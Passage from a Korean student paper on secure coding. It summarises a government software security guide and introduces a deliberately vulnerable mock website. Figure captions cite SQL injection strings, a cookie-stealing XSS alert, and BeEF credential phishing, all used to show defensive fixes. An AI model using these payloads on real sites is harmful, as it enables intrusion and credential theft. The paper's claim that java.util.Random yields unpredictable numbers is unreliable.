

Study on the Effectiveness of Secure Coding through Mock Site Vulnerability Analysis

모의사이트 취약점 분석을 통한
시큐어 코딩의 효과성에 대한 연구

이름:

21300035 고언약

21500043 기윤희

Abstract

본 연구는 시큐어 코딩을 하여 웹 사이트를 개발한다면 다양한 웹 공격을 막을 수 있다는 것을 보일 것이다.

시큐어 코딩의 효과성을 보이기 위해서 실제 개발에서 많이 사용하지만 취약한 메소드를 이용하여 취약한 웹 사이트를 제작하였다. 시큐어 코딩 가이드 중에서 행안부에서 발간한 ‘SW 개발보안가이드’에서 제시하는 47가지 시큐어 코딩 가이드를 바탕으로 웹 사이트를 정적 분석을 하여 다양한 공격에 노출 될 수 있음을 살펴보았다. 가이드를 바탕으로 개선 코드를 제시함으로써 취약한 웹 사이트에 존재하는 많은 보안 약점을 제거할 수 있음을 보인다.

시큐어 코딩 가이드를 따르지 않고 웹 사이트 개발을 할 경우 SQL 삽입, 크로스 사이트 스크립트 공격 등 다양한 공격에 취약하다는 것을 보았다. 하지만 시큐어 코딩 가이드의 기준을 따라서 코드를 개선한다면 다양한 공격을 방어할 수 있을 살펴보았다. 이를 통해서 시큐어 코딩 가이드는 다양한 웹 사이트 공격을 막아서 취약점을 제거하는데 효과적이다.

CONTENTS

Abstract	ii
Contents	iii
List of Figures	v
I. Introduction	1
II. Overview of Secure Coding	2
III. 시큐어코딩과 시큐어코딩 항목	4
1. 시큐어 코딩과 필요성	4
2. 시큐어코딩 가이드란	4
IV. SW개발보안가이드	5
1. SW개발보안 가이드란	5
2. 입력데이터 검증 및 표현	5
3. 보안 기능	6
4 시간 및 상태	8
5. 에러 처리	8
6. 코드 오류	9
7. 캡슐화	9
8. API 오용	10
V. 모의 사이트 구현	10
1. 취약 웹 사이트 기능	10
2. 취약 웹 사이트 기능 설명	11
VI. 모의 사이트 취약점 제작	16
1. 설계 단계에서 모의 사이트 취약점 제작 계획	16
2. 추가적 취약점 제작	16
VII. 모의 사이트 취약점 공격	16

1. SQL 삽입이란.....	16
2. 모의 사이트에서의 SQL 삽입 취약점 공격	17
3. 모의 사이트에서의 부적절한 인가 취약점 공격	17
4. 모의 사이트에서의 오류 메시지를 통한 정보 노출을 통한 취약점 공격	20
5. Django framework의 오류 메시지를 통한 정보 노출을 이용한 취약점 공격	21
6. 크로스사이트 스크립트란	22
7. 모의 사이트에서의 크로스사이트 스크립트 취약점 공격	23
VIII. 모의 사이트 취약점 코드와 시큐어 코딩 적용.....	27
IX. Conclusion	
X. References	

List of Figures

Figure 1. 로그인 하기 전 메인 페이지.

Figure 2. 참여하고자 하는 도시를 선택할 수 있는 메인 페이지.

Figure 3. 개설된 방을 확인하는 페이지.

Figure 4. 도착하는 역과 출발 시간을 선택 할 수 있다.

Figure 5. 기차 출발 시간을 입력하는 페이지.

Figure 6. 자신이 개설한 방에 입장한 페이지.

Figure 7. 관리자 로그인 페이지.

Figure 8. 개설된 방의 정보를 확인 하는 관리자 페이지.

Figure 9. 회원 가입한 사람과 그 정보를 보는 관리자 페이지.

Figure 10. 정상적인 방법으로 User가 요청한 ID=1인 사용자를 찾기 위해 DB에 질의를 날리는 시나리오.

Figure 11. User가 1' union select name, pw FROM users# 를 DB에 질의한 모습.

Figure 12. ID와 Password입력란에 1' or '1'='1을 입력.

Figure 13. 정상적인 방법으로 DB에 없는 회원 정보로 로그인 했을 때 페이지.

Figure 14. 정상적으로 로그인 했을 때 Session 값 정보.

Figure 15. Chrome 브라우저에서 자바스크립트를 허용하지 않게 설정.

Figure 16. 자바스크립트를 차단하고 main.jsp로 접근한 경우.

Figure 17. 자바스크립트를 허용하지 않고 로그인했을 때 세션에 저장된 값.

Figure 18. 에러 페이지 설정하지 않아서 서버의 버전 정보가 출력하는 경우.

Figure 19. Exploit Database에서 tomcat의 버전 취약점을 검색한 화면.

Figure 20. Django Framework에서 오류 메시지를 통해 정보가 노출.

Figure 21. Figure20를 통해 알게 된 terteris URL을 입력했을 때 화면.

Figure 22. <script> alert(document.cookie); </script>를 채팅방에 입력할 때 브라우저에 나타나는 팝업창.

Figure 23. 홈페이지 이용자가 입력할 수 있는 채팅방.

Figure 24. kali linux에서 Beff xss frame work를 실행.

Figure 25. 브라우저의 개발자도구를 통해서 본 XSS injection이 이루어진 모습.

Figure 26. Beff xss framework에서 Social Engineering 중 Pretty Theft를 수행.

Figure 27. Beff xss framework에서 공격할 Pretty Theft 종류를 선택.

Figure 28. 공격자가 Pretty Theft를 수행했을 때 피공격자의 PC에서 나타나는 창.

Figure 29. 피공격자가 id, password 필드에 입력한 값을 확인하는 부분.

I. Introduction

소프트웨어는 그것이 제공하는 서비스의 집합을 사용자에게 따라 다르게 만들 수 있다. 즉 어떤 서비스는 그것을 인가 받은 사용자에게만 제공하여야 하며, 그렇지 못한 사용자에게 의한 탈취, 변조, 또는 이용 방해로부터 안전할 필요가 있다. 그리고 이를 위하여 사용자를 인증한다.

상기한 것과 같은 보안의 원리를 지키는 데 유용히 쓰기 위하여 DES 등의 대칭 키 암호나 RSA 등의 비대칭 키 암호, 그리고 그 암호화 및 복호화 알고리즘이 역사적으로 많이 개발되었다. 또 실제로 전자 메일 교환, 전자 금융 거래 등에서 다양한 목적과 형태로 활용되고 있다. 그리고 방화벽, IDS(Intrusion Detection System)나 IPS(Intrusion Prevention System)와 같은 네트워크 보안 장비나 솔루션을 구축하는 데도 사용된다. 이들은 네트워크 계층에서 룰이나 시그니처를 정의하고, 이를 이용하여 안전하지 못한 패킷을 필터링한다. 즉 네트워크 계층에서 원격 공격의 대상이 되는 시스템 취약점을 제거하고자 한다.

그러나 어떤 패킷은 사용자에게 실시간 웹 서비스를 제공하는 등의 목적으로 송·수신되어, 네트워크 계층에서 필터링하기에 한계가 따른다. 실제로 전체 해킹 시도의 70% 이상이 응용프로그램 계층에서 발생하고 있다. 따라서 네트워크 계층 위 응용프로그램 계층에서의 취약점을 제거하는 것이 무엇보다 중요하다.

이와 같이 안전한 소프트웨어를 개발하기 위하여 소프트웨어 개발 생명주기(Software Development Life Cycle)의 각 단계에서 보안 약점을 제거하기 위하여 수행하는 모든 보안 활동을 소프트웨어 개발 보안 또는 시큐어 코딩(Secure Coding)이라고 부른다. 즉 소프트웨어에 잠재하는 보안 약점을 제거하기 위하여 그것을 소스 코드의 구현 단계에서만 아니라, 기획, 설계, 테스트, 사용, 운영, 유지·보수 단계에서 모두 고려하는 것이다. 왜냐하면 어떤 취약점을 초기 단계에서 발견하여 제거할수록 그 수정 비용을 많게는 수십 배까지 절감할 수 있기 때문이다. 실제로 마이크로소프트社는 MS-SDL(Microsoft Security Development Lifecycle) 개발 보안 방법론을 적용하여 Windows Vista에서 종전보다 45%, SQL Server 2005에서 91%의 취약점을 줄일 수 있었다. 그 밖의 방법론으로는 오라클社의 소프트웨어 보안 인증 프로세스(Software Security Assurance Process), 시큐어소프트웨어社의 CLASP(Comprehensive, Lightweight Application Security Process)가 있다.

이같은 노력에도 불구하고, 보안의 원리가 침해되는 보안 사고는 여전히 발생하고 있다. 왜냐하면 실제 소프트웨어 산업 종사자들이 소프트웨어 서비스를 구현하는 데 일차적인 목표를 두는 데서 더 나아가 개발 보안 가이드까지 제대로 숙지하여 적용할 것으로 기대하기는 어려운 현실 때문이다. 그래서 본 프로젝트는 47가지 소프트웨어 보안 약점을 제거할 수 있도록 한국인터넷진흥원에서 제공하는 소프트웨어 개발보안 가이드를 바탕으로 실제 시큐어 코딩 방법론을 적용해 보고 그 효과성을 검증해 보기로 하였다. 그리고 이를 위하여 실제 웹사이트를 모의로 구축하였다. 특히 그 보안 약점을 진단하고 제거하기까지의 과정을 구체적으로 시연하였다. 구체적으로, III장에서는 시큐어 코딩의 필요성과 다양한 시큐어 코딩 가이드가 존재함을 보였다. IV장에서는 다양한 시큐어 코딩 가이드 중에서 연구에 사용될 SW 개발 보안 가이드에 대해서 설명하였다. 더불어 SW 개발 보안 가이드의 7가지 항목에 대해서 설명하였다. 다음으로, V장에서는 시큐어 코딩에 적용되지 않은 취약한 모의 사이트의 기능을 설명하였다. VI장에서는 실제 모의 사이트를 모의 침투하여 시큐어 코딩을 적용하지 않으면 다양한 공격에 노출될 수 있음을 보였다. 마지막으로, VII장에서는 정적 분석을 통하여 취약한 모의사이트를 진단하고, 취약한 코드를 시큐어 코딩을 적용하여 어떻게 개선해야 할지 보였다.

II. Overview of Secure Coding

1. 시큐어코딩과 시큐어코딩 항목

1.1 시큐어 코딩과 필요성

시큐어 코딩이 등장하게 된 배경과 그 필요성에 대해서 다룬다.

1.2. 시큐어코딩 가이드란

다양한 시큐어코딩 가이드에 대해서 설명한다.

2. SW개발보안가이드

2.1 SW개발보안 가이드란

시큐어 코딩 가이드의 다양한 종류가 있다. 본 연구의 근간이 되는 행안부에서 발간한 SW개발보안 가이드에 대한 설명을 볼 것이다.

2.2 입력데이터 검증 및 표현

SW개발보안 가이드의 입력데이터 검증 및 표현 보안 약점 항목의 세부 항목에 대해서 살펴본다.

2.3 보안 기능

SW개발보안 가이드의 보안 기능 항목의 세부 항목에 대해서 살펴본다.

2.4 시간 및 상태

SW개발보안 가이드의 시간 및 상태의 세부 항목에 대해서 살펴본다.

2.5 에러 처리

SW개발보안 가이드의 에러 처리의 세부 항목에 대해서 살펴본다.

2.6 코드 오류

SW개발보안 가이드의 코드 오류의 세부 항목에 대해서 살펴본다.

2.7 캡슐화

SW개발보안 가이드의 캡슐화의 세부 항목에 대해서 살펴본다.

2.8 API 오용

SW개발보안 가이드의 API 오용의 세부 항목에 대해서 살펴본다.

3. 모의 사이트 구현

3.1 취약 웹 사이트 기능

구현한 모의 사이트에 구현한 기능을 설명한다.

3.2 취약 웹 사이트 동작 시나리오

모의 사이트에서 구현한 기능을 직접 실행해보면서 사용자에게 어떻게 보여주는지 설명한다.

4. 모의 사이트 취약점 제작

4.1 설계 단계에서 모의 사이트 취약점 제작 계획

설계단계에서 모의 사이트에 제작할 취약점을 설명한다.

4.2 추가적 취약점 제작

실제 제작 단계에서 추가적으로 제작한 취약점을 설명한다.

5. 모의 사이트 취약점 공격

5.1 SQL 삽입이란

모의 사이트에서 수행할 SQL 삽입에 대해서 설명한다.

5.2 모의 사이트에서의 SQL 삽입 취약점 공격

모의 사이트에서 실제 어떻게 SQL공격이 이루어지는지 설명한다.

5.3 모의 사이트에서의 부적절한 인가 취약점 공격

모의 사이트에서 실제 부적절한 인가 취약점을 이용한 공격을 진행한다.

5.4 모의 사이트에서의 오류 메시지를 통한 정보 노출을 이용한 취약점 공격

모의 사이트에서 실제 오류 메시지를 통한 정보 노출을 이용한 취약점을 공격한다.

5.5 Django framework에서의 오류 메시지를 통한 정보 노출을 이용한 취약점 공격

Django framework에서 오류 메시지를 통하여 공격하는 예시를 보여준다.

5.6 크로스사이트 스크립트란

모의 사이트에서 실제 진행할 크로스사이트 공격에 대해서 설명한다.

5.7 모의 사이트에서의 크로스사이트 스크립트 취약점 공격

모의 사이트에서 실제 크로스사이트 공격을 수행한다.

6. 모의 사이트 취약점 코드와 시큐어 코딩 적용

시큐어 코딩을 적용하여 실제 모의 사이트에서 어떻게 취약한 코드를 개선해야하는지 설명한다.

III. 시큐어코딩과 시큐어코딩 항목

1. 시큐어 코딩과 필요성

시큐어 코딩(Secure Coding)이란 소프트웨어를 개발하는 과정에서 코딩 시에 개발자의 실수나 오류, 약점 또는 취약점이 삽입되지 않도록 프로그래밍 함으로써 개발 단계에서 악의적인 공격을 막기 위한 개발을 말한다. 이에 미국은 2002년 연방정보보안관리법(FISMA)을 제정하여 시큐어 코딩을 의무화했다. 미국 국토안보부(United States Department of Homeland Security, DHS)는 2011년 “안전한 사이버 미래를 위한 청사진(Blueprint for a Secure Cyber Future)”을 통하여 소프트웨어 개발 전 과정에서 보안을 강화하도록 권고하고 있다. 우리나라는 정부기관의 시스템 개발 프로젝트 수행시에 개발 단계부터 보안 취약점 제거를 고려하는 ‘SW 개발 보안 의무제’가 2012년 12월부터 시행되었다. 이후 개발비 40억원 이상의 정보화 사업을 추진하는 모든 공공기관은 시큐어 코딩 준수사항을 이행하는 법안이 추진되었다. 그리고 이는 단계적으로 강화되어 2014년 1월부터 20억원 이상의 모든 공공기관 정보화 사업에 적용되었으며, 2015년 1월 이후 감리대상 전 사업에 대하여 적용되었다. 행정안전부는 2016년 12월 ‘행정기관 및 공공기관 정보시스템 구축·운영 지침(행정자치부고시 제2016-48호)’을 개정·고시하였고, 2017년 1월에는 한국인터넷진흥원과 함께 ‘소프트웨어 개발보안 가이드’를 개정·배포하였다.

최근 인터넷상 공격시도의 약 75%가 소프트웨어 보안 취약점에 기인할 정도이다. 따라서 안전한 소프트웨어를 만들기 위하여 소프트웨어 개발 생명주기에 따른 각 단계에서 보안 취약점 또는 약점을 최소화하기 위한 보안 활동인 소프트웨어 개발 보안이 중요하다. 공격자는 정상 동작 외 허용되는 모든 동작에 대하여 가능성을 열어두고 접근하므로, 설계 단계나 구현 단계를 포함한 전 단계를 아울러 보안 요구사항과 그것이 문제가 되는 사례를 알고 약점을 진단해야 한다.

2. 시큐어 코딩 가이드란

이미 운영중인 시스템에 적용하기 적당한 SW 개발 방법론인 CLASP가 있다. 다른 방법으로는 MS-SDL이 있다. Microsoft Security Development Lifecycle의 약자로 마이크로소프트사가 소프트웨어 개발 프로세스를 개선함으로써 시스템 취약점을 획기적으로 줄이는 방법이다. OWASP에서 제안하는 OWASP Secure Coding Practices 가 있다. 이 외에도 여러가지 시큐어 코딩 가이드가 있지만, 본 프로젝트에서는 한국 인터넷 진흥원에서 제공하는 ‘SW 개발 보안 가이드’를 바탕으로 진행할 것이다.

IV. SW개발보안가이드

1. SW개발보안 가이드란

행안부에서 발간한 ‘SW개발보안가이드’에서 시큐어 코딩항목으로 47가지 제시하고 있다. 각 항목에 대해서 어떤 공격이 가능하고 이를 방어하기 위한 방법은 어떤 게 있는지 간략하게 설명하겠다. 각 취약점 분류는 가이드 기준을 따랐다. 지금부터 개발보안 가이드에서 제시하는 47가지 항목이 어떤 것이 있는지 살펴볼 것이다.

2. 입력데이터 검증 및 표현

「SQL 삽입」은 사용자로부터 입력된 값을 그대로 동적 쿼리(Dynamic Query)를 생성할 때 발생하는 보안 약점이다. 개발자가 의도하지 않은 쿼리를 만들어 정보 유출에 악용될 수 있다. 이를 막기 위해 DB 쿼리에 사용되는 사용자의 입력이 DB 쿼리에 동적으로 영향을 주는 경우 입력된 값이 개발자가 의도한 값인지 검증하거나 쿼리에 미리 형식을 지정한다.

「경로 조작 및 자원 삽입」은 적절한 검증 과정 없이 외부의 입력 자원(파일, 포트번호 등)을 식별자 사용하는 경우에 발생하는 보안 약점으로 공격자가 허용되지 않은 권한을 획득할 수 있다. 입력 값이 적절한지 검증, 사전에 정의된 적합한 리스트에서 선택되도록 한다.

「크로스사이트 스크립트」은 악의적인 스크립트를 포함시켜 사용자측에서 실행을 유도하도록 하는 것이다. 보안대책은 외부입력값에 스크립트가 삽입되지 못하게 막는 것이다.

「운영체제 명령어 삽입」은 적절한 검증 절차를 거치지 않은 사용자 입력 값이 운영체제 명령어로 구성되어 실행되는 경우 발생하는 보안약점으로 의도하지 않은 시스템 명령어가 실행되어 시스템 동작에 악영향을 줄 수 있다. 보안 대책은 외부에서 전달되는 값을 별도의 검증 과정을 거친 후 사용한다. .

「위험한 형식 파일 업로드」는 업로드 할 파일에 대한 유효성을 검사하지 않아 발생하는 보안약점으로 공격자가 위험한 유형의 파일 업로드 및 전송으로 시스템을 제어할 수 있다. 보안대책으로는 허용된 확장자만 업로드 하도록 해야한다.

「신뢰되지 않는 URL 주소로 자동접속 연결」은 사용자로부터 입력되는 값을 외부사이트의 주소로 사용하여 자동으로 연결할 경우 발생하는 보안 약점으로 피싱 공격에 노출 가능성이 있다. 보안대책으로는 자동 연결할 외부 사이트의 URL과 도메인은 화이트리스트로 만들어서 본 리스트에 있는 지 확인하고 연결해야한다.

「XQuery 삽입」은 XQuery를 사용하여 XML 데이터에 대한 동적 쿼리 생성시 외부 입력값에 대해서 적절한 검증 없이 사용하는 경우 발생하는 취약점이다. 보안대책으로 외부 입력값에 대하여 특수문자를 필터링하고 파라미터화된 쿼리문을 사용한다.

「XPath 삽입」은 외부입력값을 적절한 검사 없이 XPath 쿼리문 생성을 위한 문자열로 사용하면 공격자는 본 쿼리문에 의도하지 않은 문자열을 전달하여 허가되지 않은 데이터를 열람할 수 있다. 보안대책으로 외부 입력에 대하여 특수문자 및 적절하지 않은

쿼리 구문을 필터링하고 파라미터화된 XQuery를 사용한다.

「LDAP 삽입」은 공격자가 부적절한 외부의 입력값으로 LDAP명령을 실행하는 것이다. 보안대책으로 사용자 입력값에 특수문자가 사용되지 않도록 필터링한다.

「크로스 사이트 요청 위조」는 사용자가 인지하지 못한 상황에서 발생하는 보안 약점으로 사용자의 의도와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록 등)를 실행시킬 수 있다. 보안대책으로 입력화면 폼과 해당 입력을 처리하는 프로그램 사이에 토큰을 사용하여, 백엔드에서 정상적인 토큰이 전달되는지 확인한다.

「HTTP 응답 분할」은 HTTP 요청에 들어있는 파라미터가 HTTP 응답헤더에 개행문자가 포함 되어 전달될 경우 개행문자를 이용하여 첫 번째 응답을 종료시키고, 두 번째 응답에 악의적인 코드를 주입하여 크로스사이트 스크립트 및 캐시 훼손 공격이 가능한 보안약점이다. 보안 대책으로 요청 파라미터의 값을 HTTP 응답헤더에 포함시킬 경우 CR, LF와 같은 개행문자를 제거한다.

「정수형 오버플로우」는 외부 입력 값을 변수로 사용하지만 입력 값에 대한 범위를 확인하지 않아 발생하는 보안 약점으로 실제 저장되는 값은 의도와 상관없는 값이 저장된다. 보안 대책으로 언어, 플랫폼별 정수 타입의 범위를 확인하여 정수의 범위를 체크해서 사용한다.

「보안기능 결정에 사용 되는 부적절한 입력값」은 외부 입력 값에 대한 신뢰를 전제로 보호메커니즘을 사용하는 경우에 발생하는 보안 약점으로 공격자가 입력 값을 조작할 수 있다면 보호 메커니즘을 우회할 수 있다. 보안대책은 사용자 권한, 인증 여부 등 중요한 정보는 서버에 저장하고 보안 확인 절차도 서버에서 실행한다.

「메모리 버퍼 오버플로우」는 연속된 메모리 공간을 사용하는 프로그램에서 할당된 메모리의 범위를 넘어선 위치에 자료를 읽거나 쓰려고 할 때 발생하여 프로그램의 오동작을 유발하거나 악의적인 코드를 실행하게 할 수 있다. 보안대책은 프로그램 상에서 메모리 버퍼를 사용할 경우 적절한 버퍼의 크기를 설정하고, 설정된 범위의 메모리 내에서 올바르게 읽거나 쓸 수 있게 해야 한다.

「포맷 스트링 삽입」은 외부로부터 입력된 값을 검증하지 않고 입출력 함수의 포맷 문자열로 그대로 사용할 때 발생하는 보안약점으로 공격자가 취약한 프로세스 공격할 수 있고 메모리 내용을 읽거나 쓸 수 있다. 보안대책으로 데이터 타입에 맞게 포맷 문자열을 적절하게 사용해야한다.

3. 보안 기능

「적절한 인증 없는 중요기능 허용」은 적절한 인증과정 없이 중요정보를 열람할 때 발생하는 보안약점으로 계좌이체, 개인정보 등 중요 정보가 노출될 수 있다. 보안대책으로는 중요 정보가 있는 페이지는 재인증을 적용한다.

「부적절한 인가」는 프로그램이 모든 가능한 실행 경로에 대해서 접근제어를 검사하지 않거나 불완전하게 검사하는 경우에 정보가 노출될 수 있는 보안 약점이다. 프로그램이 실행 가능한 모든 경로에 대해서 적절한 접근 제어해야한다.

「중요한 자원에 대한 잘못된 권한 설정」은 SW가 중요한 보안관련 자원에 대하여 읽기 또는 수정하기 권한을 의도하지 않게 허가하는 경우에 권한을 획득하지 않은 사용자가 해당 자원을 사용 가능한 보안약점이다. 보안 대책은 설정파일, 실행파일, 라이브러리 등은 SW 관리자만 읽고 쓸 수 있도록 설정하고 허가 받지 않은 사용자가 중요한 자원에 접근 가능한지 검사한다.

「취약한 암호화 알고리즘 사용」은 표준화되지 않은 암호화 알고리즘을 사용하여 중요 정보를감추는 방법이다. 예를 들어 base64를 사용해서 비밀번호를 인코딩하는 방식이다. 보안대책은 검증된 암호화 알고리즘(3DES, AES, SEED 등)을 사용해야한다.

「중요정보 평문 저장」은 디스크에 저장되는 데이터가 암호화하여 저장하지 않았을 때 발생하는 취약점이다. 이는 데이터의 무결성이 상실 될 가능성이 있다. 보안대책으로는 민감한 데이터를 저장할 때는 반드시 평문이 아닌 암호화된 형태로 보관한다.

「중요정보 평문 전송」은 중요한 정보를 평문으로 전송할 시 스니핑 같은 공격으로 정보가 노출될 수 있는 취약점이다. 보안대책은 암호화 하여 전송하며 SSL, HTTPS 같은 보안 채널을 사용하여 전송한다.

「하드코딩된 비밀번호」는 프로그램 코드 내부에 하드코딩 된 패스워드를 포함한 보안약점으로 내부 인증에 사용하는 경우이다. 소스코드가 노출되면 비밀번호 또한 노출되므로 취약하다. 보안대책으로 비밀번호는 암호화하여 별도의 파일에 저장하여 사용한다.

「충분하지 않은 키 길이 사용」은 암호화 알고리즘에서 길이가 짧은 키를 사용하는 경우에 발생하는 보안 약점으로 검증된 알고리즘을 사용해도 짧은 시간 안에 키 찾기가 가능하여 암호화된 데이터 또는 패스워드를 복호화 가능하다. 보안대책은 RSA 공개키 암호화 알고리즘은 KISA 권고안 대로 2048bit 이상의 키와 함께 사용하고 대칭 암호화 알고리즘은 128bit 이상의 키를 사용한다.

「적절하지 않은 난수 값 사용」은 난수 발생기에서 seed를 적절하게 사용하지 않아서 다음 난수 값을 예측할 수 있을 때 발생하는 취약점이다. 보안대책은 java.util.Random 클래스(JSP 기준)를 사용하여 예측할 수 없는 난수를 생성한다.

「하드코딩된 암호화 키」는 코드 내부에 하드코딩 된 암호화 키로 암호화를 수행하는 경우 발생할 수 있는 보안약점으로 암호화 된 정보가 유출될 가능성이 증가한다. 보안대책으로 암호화 알고리즘에서 상수가 아닌 키를 사용해서 암호화를 수행하도록 설계하고 암호화 되었다더라도 패스워드를 상수의 형태로 프로그램 소스코드 내부에 저장하여 사용하지 않도록 한다.

「취약한 비밀번호 허용」은 사용자에게 강력한 패스워드 조합 규칙을 요구하지 않는 경우이다. 보안대책은 패스워드 생성시 강한 조건 검증을 수행해야 한다.

「사용자 하드디스크에 저장되는 쿠키를 통한 정보 노출」은 쿠키에 중요한 정보를 저장하여 공격자가 이를 탈취할 시 생기는 취약점이다. 보안대책은 쿠키 만료 시간을 짧게 잡으며, 중요한 정보를 저장하지 않도록 한다.

「주석문 안에 포함된 시스템 주요 정보 노출」은 ID, 패스워드 등 보안과 관련된 내용이 주석문에 포함되어 공격자가 소스코드에 접근할 수 있다면, 쉽게 시스템에 침입하여 정보가 유출되거나 시스템을 제어할 수 있는 위험이 있다. 보안대책은 주석문에 ID,

패스워드 등 보안과 관련된 내용을 기입하지 않고 개발 완료 시 확실하게 삭제한다.

「솔트 없이 일방향 해쉬함수 사용」은 솔트 없이 일방향 해쉬 함수를 사용하면 공격자는 레인보우테이블과 같이 해시값을 미리 계산할 수 있는 취약점이다. 보안대책은 패스워드 같은 중요 정보를 저장할 시 패스워드와 솔트를 해쉬함수에 함께 입력하여 얻은 해쉬값을 저장한다.

「무결성 검사 없는 코드 다운로드」은 원격지로부터 다운로드 받을 때 무결성 검사 없이 다운로드 받고 이를 실행하는 경우이다. 호스트 서버의 변조 혹은 DNS 스푸핑 공격에 취약하다. 보안대책으로는 신뢰할 수 있는 DNS lookup과정과 신뢰할 수 있는 암호화 기법을 이용해서 코드를 암호화 기법을 사용한다.

「반복된 인증 시도 제한 기능 부재」는 일정 시간 내에 여러 번의 인증을 시도해도 계정 잠금 또는 추가 인증 방법 등의 충분한 조치가 수행되지 않을 때 발생하는 보안약점으로 공격자가 사전화 된 ID와 패스워드를 무차별 대입 공격으로 권한을 획득할 수 있다. 보안대책은 인증 정보 입력 횟수를 명시적으로 제한하도록 한다.

4 시간 및 상태

「검사 시점과 사용 시점」은 하나의 자원에 대하여 동시에 검사시점과 사용시점이 다른 경우에 발생하는 보안약점으로 동기화 오류, 교착상태 등 문제점이 나타날 수 있다. 보안대책으로 동기화 구문을 사용하여 공유 자원에 대해서 한 번에 하나의 프로세스만 접근 가능하도록 처리한다.

「종료되지 않는 반복문 또는 재귀함수」는 재귀의 순환횟수를 제어하지 못해 할당된 메모리나 프로그램 스택 등의 자원을 과다하게 사용하여 귀납 조건이 없는 재귀함수는 무한 루프에 빠져들게 되고, 자원고갈을 유발하는 보안약점이다. 보안대책은 재귀호출 시, 호출되는 재귀호출 수를 제한해서 사용한다.

5. 예외 처리

「오류 메시지를 통한 정보노출」은 응용프로그램이 실행 환경, 사용자 관련 데이터 등 민감한 정보를 포함한 오류 메시지를 생성하여 외부에 제공되는 경우 예외명이나 스택트레이스 출력 등을 통해 프로그램 내부 구조 쉽게 파악할 수 있는 보안약점이다. 보안대책으로 오류메시지는 정해진 사용자에게 최소한의 정보만 포함하도록 미리 정의된 메시지를 사용하도록 한다.

「오류 상황 대응 부재」은 오류가 발생하였으나 이런 오류에 대해서 예외처리 하지 않은 경우이다. 보안대책으로 예외 발생시 적절한 처리를 해주도록 한다.

「부적절한 예외 처리」는 프로그램 수행 중에 함수의 결과 값에 대한 적절한 처리 또는 예외 상황에 대한 조건을 적절하게 검사하지 않을 경우에 발생하는 보안약점으로 버퍼 오버플로우 등 여러 문제를 야기할 가능성이 있다. 보안대책으로는 예외처리를 사용하는 경우에는 구체적인 예외처리를 수행한다.

6. 코드 오류

「Null Pointer 역참조」는 공격자가 의도적으로 널 포인터 역참조를 발생시키는 경우 발생하는 보안약점으로 그 결과 발생하는 예외 상황을 이용하여 추후 공격 계획 수립에 사용될 수 있다. 보안대책으로 Null이 될 수 있는 레퍼런스는 참조하기 전에 Null 값인지를 검사한다.

「부적절한 자원 해제」는 파일 디스크립터, 힙 메모리, 소켓 등 유한한 자원을 사용한 후 사용하지 않는 경우 자원을 반환해야 하는데 반환하지 않는 경우이다. 보안대책으로 오류 상황에서도 자원이 해제되는지 확인해야 한다.

「해제된 자원 사용」은 해제한 메모리를 포인터를 이용해서 다시 접근해서 사용하는 경우이다. 보안 대책으로 해제한 메모리를 다시 접근하거나, 중복하여 해제하는 코드를 사용하지 않는다.

「초기화 되지 않은 변수 사용」은 초기화 되지 않은 변수의 값을 사용하는 경우이다. 이 경우에 임의의 값을 사용하게 되어 의도하지 않은 결과를 출력하거나 예상치 못한 동작을 수행할 수 있는 보안약점이다. 보안대책으로는 프로그램 내부에서 변수를 선언할 경우, 선언과 동시에 바로 초기화한다.

7. 캡슐화

「잘못된 세션에 의한 데이터 정보 노출」은 다중 스레드 환경에서 서로 다른 세션에서의 데이터 공유가 가능한 경우 발생하는 보안약점으로 서로 다른 사용자의 정보를 탐색 가능하여 개인정보 및 정보유출 가능성이 증가한다. 보안대책으로 싱글톤 패턴을 사용하는 경우, 변수 범위에 주의하고 java에서 HttpServlet 클래스의 하위 클래스에서 멤버 필드를 선언하지 않도록 하고, 필요한 경우 지역 변수를 선언하여 사용한다.

「제거되지 않고 남은 디버그 코드」는 디버깅을 목적으로 삽입된 코드가 제거되지 않은 보안 약점이다. 공격자가 식별 과정을 우회하거나 의도하지 않은 정보와 제어 정보가 노출될 수 있다. 보안대책으로 SW 배포 전, 반드시 디버그 코드를 확인하고 삭제해야 한다.

「시스템 데이터 정보노출」은 시스템, 관리자, DB 정보 등 시스템의 내부 데이터가 공개될 경우에 발생하는 보안약점으로 공격자에게 또 다른 공격의 빌미를 제공한다. 보안대책으로 예외상황이 발생할 때 시스템의 내부 정보가 화면에 출력되지 않도록 한다.

「Public 메서드로부터 반환된 Private 배열」은 이 경우 배열 주소 값이 외부에 공개됨으로써 외부에서 배열 수정 가능한 보안약점이다. 보안대책은 Private로 선언된 배열을 Public 메소드를 통해서 반환하지 않도록 하고 필요한 경우 배열을 복사해서 반환하거나, 수정을 제어하는 별도의 Public 메소드를 선언한다.

「Private 배열에 Public 데이터 할당」은 Public으로 선언된 데이터 또는 메소드의 파라미터를 Private 배열에 저장하는 경우에 발생하는 보안 약점으로 외부에서 Private 배열에 접근가능하게 된다. 보안대책으로는 Public으로 선언된 데이터가 Private으로 선언된 배열에 저장되지 않도록 한다.

8. API 오용

「DNS lookup에 의존한 보안결정」은 도메인 명에 의존하여 인증, 접근 통제 등 보안 결정을 하는 경우에 발생하는 보안약점으로 공격자는 DNS 엔트리 속이기, 서버의 캐시 오염, 트래픽 경유 설정 등 다양한 방식의 공격 및 접근이 가능해진다. 보안대책은 보안 결정에서 도메인명을 이용한 DNS lookup에 의한 호스트 이름 비교를 하지 않고, IP주소를 직접 비교하도록 수정한다.

「취약한 API 사용」은 보안상 금지된 함수 또는 부주의하게 사용될 가능성이 많은 API를 사용하는 경우에 발생하는 보안약점이다. 보안대책은 보안 문제로 인해 금지된 함수는 대체 가능한 안전한 함수를 사용한다. 또한 취약하다고 분류된 API를 사용하지 않고, 이를 대체할 수 있는 API를 사용한다.

V. 모의 사이트 구현

1. 취약 웹 사이트 기능

‘네 명이 모여 떠나는 여행’(이하 네모) 사이트를 구축할 계획을 세웠다. KTX는 4명이 동반으로 예약하면 원래 금액의 15~35%를 할인해 준다. 한동대에서는 본 할인을 받기 위해서 카카오톡 단체 톡방에서 모집한다. 그러나 카카오톡 단체 톡방 특성상 체계적으로 모집하기 힘들기에, 웹 서비스로 제공하여서 학생들에게 편리함을 제공하기 위한 가상의 홈페이지이다.

웹 서비스를 제공하기 위해 Back-end 언어로서 JSP를 사용했으며, HTTP, CSS, Javascript, Bootstrap를 이용해서 웹 사이트를 만들었다. Database로는 MySQL을 사용하여 구축했다.

본 네모 사이트는 다음과 같은 기능을 가지고 있다. 홈페이지에 가입을 마친 사람을 이하 홈페이지 이용자라고 지칭한다.

다음과 같은 기능을 가진 홈페이지를 구축하였다.

